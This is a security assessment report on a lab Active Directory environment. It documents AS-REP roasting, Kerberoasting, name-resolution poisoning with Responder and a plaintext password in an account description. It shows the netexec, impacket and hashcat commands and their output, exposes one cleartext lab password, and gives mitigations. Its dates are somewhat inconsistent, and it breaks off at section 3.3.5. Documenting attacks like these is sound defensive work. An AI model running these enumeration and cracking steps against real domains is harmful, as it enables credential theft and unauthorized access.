Date: 2025-01-08
INFORMATION CLASS: CUSTOMER CONFIDENTIAL

CUSTOMER	ITHS
SUBJECT	ACTIVE DIRECTORY
DOCUMENT	SECURITY ASSESSMENT REPORT

1.0

Table of Contents

1 Executive Summary

1.1 Overview

Between 2024-12-09 and 2025-01-24, SecurityAB conducted a security assessment of the ITHS Game of Active Directory (GOAD) environment to evaluate its current security posture.

The assessment focused on identifying vulnerabilities and misconfigurations that threat actors could exploit to compromise the domains and associated services. This report provides a detailed account of the findings, including descriptions of identified vulnerabilities and actionable recommendations for mitigation.

1.2 Results

The assessment revealed several critical security issues related to authentication, credential management, and the use of legacy protocols. Plaintext passwords were found in Active Directory object descriptions and shared files, exposing sensitive credentials to potential unauthorized access. Accounts vulnerable to AS-REP roasting and Kerberoasting attacks were identified, highlighting weaknesses in the Kerberos configuration. Additionally, legacy protocols were found to be enabled, leaving the environment susceptible to poisoning attacks that could compromise domain accounts.

Using these techniques, the assessors successfully compromised multiple domain accounts, including two local administrator accounts, demonstrating the severity of these vulnerabilities.

1.3 Recommendations

To significantly enhance the security posture of the environment, it is recommended to:

- Enforce a stronger password policy.
- Remove write privileges for anonymous users.
- Disable legacy protocols.
- Enable Kerberos pre-authentication for all accounts.

It is crucial to address all vulnerabilities identified in this assessment, including low and informational findings, as they may be leveraged in combination to achieve an attacker's objectives. By mitigating even minor issues, the organization can reduce the risk of chained attacks and improve the overall resilience of the GOAD infrastructure.

2 FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3, and information about the project scope can be found in Appendix I, Assessment Scope

2.1 Approach to Testing

The goal of the security assessment was to identify vulnerabilities, configuration issues, and privilege escalation techniques that could be exploited by threat actors to compromise the GOAD infrastructure.

The security assessment included investigating GOAD Active Directory environment and all windows servers that are connected to it.

The assessment focused on the GOAD Active Directory environment and all Windows servers connected to it. The testing was conducted by an external tester with access to the network via the Tailscale VPN, but no domain user credentials were provided.

A combination of manual and automated techniques was used to identify vulnerabilities within the assessment's scope.

The primary focus was on identifying vulnerabilities that could lead to unauthorized control or manipulation of the GOAD infrastructure, enabling potential compromise by threat actors.

2.2 Findings and Recommendations

During the security assessment of the GOAD environment, multiple vulnerabilities was discovered.

Several accounts were vulnerable to AS-REP roasting due to Kerberos pre-authentication being disabled. This setting is enabled by default and should remain so to mitigate such attacks. **Recommendation:** Ensure Kerberos pre-authentication is enabled for all accounts to prevent offline brute-forcing of password hashes.

One account was found to be vulnerable to Kerberoasting due to a weak password. **Recommendation:** Enforce a stronger password policy and consider using Group Managed Service Accounts (gMSAs) to enhance security.

An account was compromised through a password spraying attack, exploiting weak credentials. **Recommendation:** Strengthen the password policy to enforce more complexity. Additionally, implement a stricter account lockout policy to hinder automated attacks.

Legacy protocols, including LLMNR and NBT-NS, were found to be active, enabling potential poisoning attacks by intercepting and responding to network name resolution requests.
Recommendation: Disable LLMNR and NBT-NS protocols across the environment to eliminate this attack vector.

Sensitive data was discovered in plaintext in inappropriate locations:

- A password was found in a share accessible by low-privileged users.
- Another password was found in the description field of an Active Directory account.

Recommendation: Remove sensitive data from these locations immediately. Implement a secure secrets management solution to store credentials securely.

2.3 Delimitations and restrictions

All testing and analysis has been performed with the goal of escalating privileges and compromising the ITHS infrastructure.

3 RESULTS AND RECOMMENDATIONS

3.1 Severity ratings

Severity	Description
High	Security vulnerabilities that can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities that can give an attacker access to sensitive data, but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities that can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

3.2 Outline of identified vulnerabilities

Vulnerability	High	Medium	Low	Info.
AS-REP Roastable Accounts	✔			
Kerberoastable Service Principal Name	✔			
LLMNR, MDNS and NBT-NS Poisoning	✔			
Password in Description	✔			
Sensitive Data on Share		✔		
Inadequte Password and Lockout Policy			✔	
Publicly Writable Shares			✔	

Table 2: Identified vulnerabilities.

3.3 Technical description of findings

3.3.1 AS-REP Roastable Accounts

Severity: high

Description

In an Active Directory environment, Kerberos pre-authentication requires a client to include an encrypted timestamp in their initial request to the Key Distribution Center (KDC). This mechanism ensures that attackers cannot simply request an AS-REP without providing target account's credentials. However, accounts with the "Do not require Kerberos pre-authentication" setting enabled are susceptible to an attack called "AS-REP Roasting". As illustrated in Figure 1, an attacker could in this case send an Authentication Request (AS-REQ), impersonating an existing user, and receive an Authentication Response (AS-REP) containing an encrypted Ticket Granting Ticket (TGT) and session key. These are encrypted with the target account's password hash, which is stored in the KDC. Using tools for cracking hashes, such as hashcat or John the Ripper, an attacker could then crack the password hash offline and thereby obtain the plaintext password for the target account.




Client
Pre-authentication enabled
KDC
AS-REQ: john.doe
AS-REP: AUTH REQUIRED DENIED
Client
Pre-authentication disabled
KDC
AS-REQ: john.doe
AS-REP: TGT + Session Key for john.doe

Figure 1 - Diagram illustrating an attacker sending an AS-REQ and receiving an AS-REP from the KDC.

During the security assessment two accounts were found vulnerable to AS-REP Roasting attacks:

- NORTH/brandon.stark
- ESSOS/missandei


When using a tool called "netexec" and access to a domain, an attacker could retrieve a list of users in a specific domain. This should require access to the domain as an authenticated user but in the case of the NORTH domain, shown in Figure 2, the listing could be done anonymously which allows anybody with access to the network to obtain a list of users.



```
┌──(strombach㉿WORKSTATION)-[~]
└─$ netexec smb 10.2.10.11 --users
SMB         10.2.10.11      445    WINTERFELL       [*] Windows Server 2019 Stand
SMB         10.2.10.11      445    WINTERFELL       -Username-
SMB         10.2.10.11      445    WINTERFELL       Guest
SMB         10.2.10.11      445    WINTERFELL       arya.stark
SMB         10.2.10.11      445    WINTERFELL       sansa.stark
SMB         10.2.10.11      445    WINTERFELL       brandon.stark
SMB         10.2.10.11      445    WINTERFELL       rickon.stark
SMB         10.2.10.11      445    WINTERFELL       hodor
SMB         10.2.10.11      445    WINTERFELL       jon.snow
SMB         10.2.10.11      445    WINTERFELL       samwell.tarly
SMB         10.2.10.11      445    WINTERFELL       jeor.mormont
SMB         10.2.10.11      445    WINTERFELL       sql_svc
SMB         10.2.10.11      445    WINTERFELL       karl
SMB         10.2.10.11      445    WINTERFELL       arne.anka
SMB         10.2.10.11      445    WINTERFELL       swejob
SMB         10.2.10.11      445    WINTERFELL       [*] Enumerated 13 local users
```

Figure 2 - Output from netexec showing a list of users in the NORTH domain

With the list of users, an attacker could start sending an AS-REQ to the KDC as each user on the list to see if the KDC returns a successful AS-REP. Shown in Figure 3, by entering the list of users into the "GetNPUsers" tool from the "Impacket" collection an attacker retrieves a successful AS-REP if Kerberos pre-authentication is disabled for a user on the list.



```
┌──(strombach㉿WORKSTATION)-[~/Documents/goad]
└─$ impacket-GetNPUsers north.sevenkingdoms.local/ -no-pass -usersfile north_users.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprec
ated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: dateti
me.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User localuser doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User SEVENKINGDOMS$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:[redacted]
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User karl doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 3 - Successful AS-REP retrieved for the user brandon.stark using the GetNPUsers tool

After a successful AS-REP is retrieved, the attacker could use hashcat to crack weak password hashes, used to encrypt the TGT and session key returned in the AS-REP.

```
hashcat -m 18200 asrep.hash /usr/share/wordlists/rockyou.txt
```

After cracking the password hash of the account, the account is compromised. An attacker has full control of that account and could authenticate as the user and use this account to escalate privileges or launch further attacks within the domain.

Recommendations

To mitigate the risk of AS-REP Roasting, the following actions are recommended:

Disable the "Do not require Kerberos Pre-authentication" setting: Ensure all accounts require Kerberos pre-authentication to obtain a TGT from the KDC.

Restrict Anonymous Access: Configure domain settings to prevent anonymous access to domain user lists, which attackers can leverage to enumerate targets.

Reset Vulnerable Account Passwords: Immediately reset passwords for accounts identified as vulnerable during this engagement. Assess and reconfigure any other accounts with disabled pre-authentication to ensure they are secure.

Enforce Stronger Password Policies: Implement policies requiring complex passwords to make offline cracking more difficult.

Implement Multi-factor Authentication (MFA): Where feasible, enable MFA to mitigate the risk of compromised credentials being used for unauthorized access.

3.3.2 Kerberoastable Service Principal Name

Severity: high


Description

Kerberroasting is an attack technique where an attacker attempts to obtain the password of an Active Directory account associated with a Service Principal Name (SPN). In Active Directory environments, any domain user has the ability to request a Ticket Granting Service (TGS) ticket for a service account tied to an SPN. These TGS tickets are encrypted using the NTLM hash of the account's password. An attacker can obtain this encrypted ticket and attempt to crack the hash offline using password-cracking tools to potentially reveal the plaintext password of the targeted account. This technique is particularly dangerous because service accounts often have elevated privileges, and their compromise can enable attackers to escalate their privileges, move laterally within the network, and access sensitive systems or data.

During the engagement, one SPN associated with an account that had a weak password was identified:

- NORTH/jon.snow

By leveraging a previously compromised account (NORTH/brandon.stark), it was possible to use the netexec tool to request a list of SPNs in the NORTH domain. Among the accounts returned, the account jon.snow was identified. A TGS ticket was requested for this account, and its NTLM hash was successfully cracked using the tool hashcat, revealing the plaintext password due to its weak complexity. This step is shown in Figure 4.



```
┌──(strombach㉿WORKSTATION)-[~/Documents/goad]
└─$ netexec ldap 10.2.10.11 -u brandon.stark -p [redacted] -d north.sevenkingdoms.local --kerberoasting KERBER
OASTING
SMB         10.2.10.11      445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (
domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
LDAP        10.2.10.11      389    WINTERFELL       [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
LDAP        10.2.10.11      389    WINTERFELL       Bypassing disabled account krbtgt
LDAP        10.2.10.11      389    WINTERFELL       [*] Total of records returned 5
LDAP        10.2.10.11      389    WINTERFELL       sAMAccountName: jon.snow memberOf: CN=Night Watch,CN=Users,DC=no
rth,DC=sevenkingdoms,DC=local pwdLastSet: 2024-05-20 23:10:56.180491 lastLogon:2025-01-21 12:18:15.880363
LDAP        10.2.10.11      389    WINTERFELL       $krb5tgs$23$*jon.snow$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingd
oms.local/jon.snow*$[redacted]
```

Figure 4 - Demonstrates the process of requesting a TGS ticket for the jon.snow account.

The TGS ticket for jon.snow was saved to a file. With the tool hashcat the password hash was cracked due to weak password found in a wordlist.

```
hashcat -m 13100 kerberostable.hash /usr/share/wordlists/rockyou.txt
```

Once the password was cracked, the account could be used to access systems and services within the domain, posing a significant risk of privilege escalation, lateral movement and accessing sensitive systems or data.

Recommendations

To mitigate the risk of Kerberroasting attacks:

Long and complex password: By using long and complex passwords we could mitigate the risk for an attacker to successfully crack a hash.

Use Managed Service Accounts (MSAs): Where possible, replace standard service accounts with Managed Service Accounts or Group Managed Service Accounts (gMSAs), which automatically handle password management and rotation.

3.3.3 LLMNR, MDNS and NBT-NS Poisoning

Severity: high

Description

In Active Directory and network environments, name resolution protocols like Link-Local Multicast Name Resolution (LLMNR), NetBIOS Name Service (NBT-NS), and Multicast DNS (mDNS) are used as fallback mechanisms when standard Domain Name System (DNS) fails to resolve a hostname. While these protocols can be useful in specific scenarios, they introduce significant security risks as they allow for broadcasting queries over the network, making them susceptible to poisoning attacks. An attacker that compromised a machine connected to the network could exploit these protocols by listening for broadcast queries and respond to impersonate the requested resource.





Figure 5 - Simplified flowchart of Poisoning attack

As illustrated in Figure 5, when a user requests a share called "\\Degobah" (a misspelling of "\\Dagobah"), the DNS fails to resolve the request for "Degobah" as it does not exist in the network. Now the client starts broadcasting queries using LLMNR, NBT-NS or mDNS, seeking any device that can resolve the name. The attackers machine responds to the queries claiming to be the requested resource. As a result, the attacker receives the NT (New Technology) LAN Manager (NTLM) hash of the user's credentials.

During the engagement two accounts were caught by using this technique:

- NORTH/robb.stark
- NORTH/eddard.stark

Using the tool "Responder" an attacker could listen for unresolved queries and provide malicious response. Show in Figure 6, Responder is running, capturing and responding with a "poisoned" responses for "Bravos"(intended to be Braavos) and "Meren" (intended to be Meereen).



```
[*] [MDNS] Poisoned answer sent to 10.2.10.11      for name Meren.local
[*] [MDNS] Poisoned answer sent to 10.2.10.11      for name Meren.local
[*] [LLMNR]  Poisoned answer sent to 10.2.10.11 for name Meren
[*] [LLMNR]  Poisoned answer sent to 10.2.10.11 for name Meren
[SMB] NTLMv2-SSP Client   : 10.2.10.11
[SMB] NTLMv2-SSP Username : NORTH\eddard.stark
[SMB] NTLMv2-SSP Hash     : eddard.stark::NORTH:[redacted]

[*] [NBT-NS] Poisoned answer sent to 10.2.10.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.2.10.11      for name Bravos.local
[*] [MDNS] Poisoned answer sent to 10.2.10.11      for name Bravos.local
[*] [LLMNR]  Poisoned answer sent to 10.2.10.11 for name Bravos
[*] [LLMNR]  Poisoned answer sent to 10.2.10.11 for name Bravos
[SMB] NTLMv2-SSP Client   : 10.2.10.11
[SMB] NTLMv2-SSP Username : NORTH\robb.stark
[SMB] NTLMv2-SSP Hash     : robb.stark::NORTH:[redacted]
```

Figure 6 - Responder poisoning queries and capturing hashes from two users

The victim's machine sends back an NTLMv2 hash for authentication. Responder logs this hash on the attacker's machine for later use.

These captured NetNTLMv2 hashes could be cracked offline if the password is weak. To crack the hash, hashcat is used.

```
hashcat -m 5600 poison.hash /usr/share/wordlists/rockyou.txt
```

If the password is successfully cracked, an attacker could gain access to that user's account and can escalate privileges, perform lateral movement or launch further attacks within the domain.

Given the lack of authetication requirements and the high-level privileges of these accounts (Local Admin and Domain Admin), the severity of the attack is rated as high. Although the attacker needs initial network access to begin listening for queries, the potential risk for widespread access and level of privilege within the network makes this vulnerability particularly critical.

Recommendations

To mitigate LLMNR, NBT-NS, and mDNS poisoning attacks:

Disable LLMNR and NBT-NS: These are both legacy systems and should be disabled. And they both allow name resolution over the network, making it easier for attackers to intercept and poison these requests.

Disable/Minimize mDNS usage: While mDNS is considered more secure than LLMNR and NBT-NS, it still presents a risk for poisoning attacks. If mDNS is not required in the environment, it should be disabled. If it is necessary, its usage should be restricted to internal, segmented and trusted networks.

Enforce Stronger Password Policies: Implement policies requiring complex passwords to make offline cracking more difficult.


3.3.4 Password in Description

Severity: high

Description

Active Directory allows domain administrators to store additional information about accounts in attributes such as "Description," "E-mail," and "Office". However, storing sensitive information such as passwords in these non-secure fields introduces unnecessary risk. These attributes are not designed to handle sensitive data and can often be accessed by users with minimal permissions, increasing the likelihood of unauthorized access.

During the engagement, netexec was utilized to enumerate domain user attributes. A plaintext password was identified in the "Description" field of a user account, as demonstrated in Figure 7. In this case, anonymous access to Active Directory was enabled, allowing any user with network access to retrieve account information, including the "Description" field where the password was stored. This significantly increases the severity of the issue, as exploitation requires no authentication.



```
┌──(strombach㉿WORKSTATION)-[~/Documents/goad]
└─$ netexec smb 10.2.10.11 --users
SMB         10.2.10.11      445    WINTERFELL       [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB         10.2.10.11      445    WINTERFELL       -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.2.10.11      445    WINTERFELL       Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.2.10.11      445    WINTERFELL       arya.stark                    2024-05-20 21:10:04 0       Arya Stark
SMB         10.2.10.11      445    WINTERFELL       sansa.stark                   2024-05-20 21:10:30 0       Sansa Stark
SMB         10.2.10.11      445    WINTERFELL       brandon.stark                 2024-05-20 21:10:37 0       Brandon Stark
SMB         10.2.10.11      445    WINTERFELL       rickon.stark                  2024-05-20 21:10:43 0       Rickon Stark
SMB         10.2.10.11      445    WINTERFELL       hodor                         2024-05-20 21:10:49 0       Brainless Giant
SMB         10.2.10.11      445    WINTERFELL       jon.snow                      2024-05-20 21:10:56 0       Jon Snow
SMB         10.2.10.11      445    WINTERFELL       samwell.tarly                 2024-05-20 21:11:02 0       Samwell Tarly (Password : [redacted])
SMB         10.2.10.11      445    WINTERFELL       jeor.mormont                  2024-05-20 21:11:09 0       Jeor Mormont
SMB         10.2.10.11      445    WINTERFELL       sql_svc                       2024-05-20 21:11:16 0       sql service
SMB         10.2.10.11      445    WINTERFELL       karl                          2024-05-25 14:33:57 0
SMB         10.2.10.11      445    WINTERFELL       [*] Enumerated 11 local users: NORTH
```

Figure 7 - List of accounts in the NORTH domain and their descriptions.

Storing passwords in plaintext within non-secure fields violates security best practices and significantly increases the risk of unauthorized access. In this case, the combination of poor data handling and anonymous access to Active Directory makes the issue more critical. Exploitation requires no authentication, making it trivial for an attacker with network access to retrieve sensitive information.

Recommendations

Immediately remove the password: Identify and remove any plaintext passwords or other sensitive information stored in non-secure attributes like "Description". This step minimizes the immediate risk of compromise.

Restrict Anonymous Access: Disable anonymous access to Active Directory wherever possible. Use stricter authentication and access control mechanisms to ensure only authorized users can query account information.


3.3.5 Sensitive Data on Share

Severity: medium

Description

